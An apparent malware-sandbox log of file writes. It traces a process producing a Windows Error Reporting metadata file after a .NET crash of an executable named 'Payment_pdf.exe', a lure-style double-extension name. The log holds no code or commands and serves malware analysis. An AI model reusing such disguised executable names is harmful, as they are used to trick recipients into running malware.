C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 34 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.3.4.4.0.<./.P.i.d.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	69FD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.e.x.p.l.o.r.e.r...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.8.0.0.0.4.0.0.5.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 37 00 31 00 31 00 36 00 33 00 32 00 33 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.7.1.1.6.3.2.3.<./.U.p.t.i.m.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".0.". .h.o.s.t.=.".3.4.4.0.4.".>.0.<./.W.o.w.6.4.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	69FD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 35 00 33 00 36 00 39 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.5.3.6.9.4.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 38 00 36 00 39 00 31 00 34 00 35 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.8.6.9.1.4.5.6.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 37 00 33 00 39 00 33 00 30 00 32 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.7.3.9.3.0.2.4.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	69FD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 31 00 35 00 31 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.0.1.5.1.8.4.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 39 00 33 00 36 00 38 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.9.3.6.8.8.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 35 00 34 00 39 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.5.4.9.6.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 33 00 33 00 37 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.3.3.7.6.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	69FD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 30 00 31 00 36 00 31 00 32 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.6.0.1.6.1.2.8.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 37 00 33 00 38 00 34 00 31 00 39 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.7.3.8.4.1.9.2.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 30 00 31 00 36 00 31 00 32 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.3.6.0.1.6.1.2.8.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	69FD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	60	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 43 00 4c 00 52 00 32 00 30 00 72 00 33 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<.E.v.e.n.t.T.y.p.e.>.C.L.R.2.0.r.3.<./.E.v.e.n.t.T.y.p.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	9	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	18	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	80	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 50 00 61 00 79 00 6d 00 65 00 6e 00 74 00 5f 00 70 00 64 00 66 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<.P.a.r.a.m.e.t.e.r.0.>.P.a.y.m.e.n.t._.p.d.f...e.x.e.<./.P.a.r.a.m.e.t.e.r.0.>.	success or wait	9	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	69FD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<.P.a.r.a.m.e.t.e.r.1.>.1.0...0...1.7.1.3.4...2...0...0...2.5.6...4.8.<./.P.a.r.a.m.e.t.e.r.1.>.	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<.M.I.D.>.A.2.A.B.5.2.6.A.-.D.3.8.D.-.4.F.C.9.-.8.B.A.0.-.E.3.4.B.8.D.6.3.5.4.E.8.<./.M.I.D.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
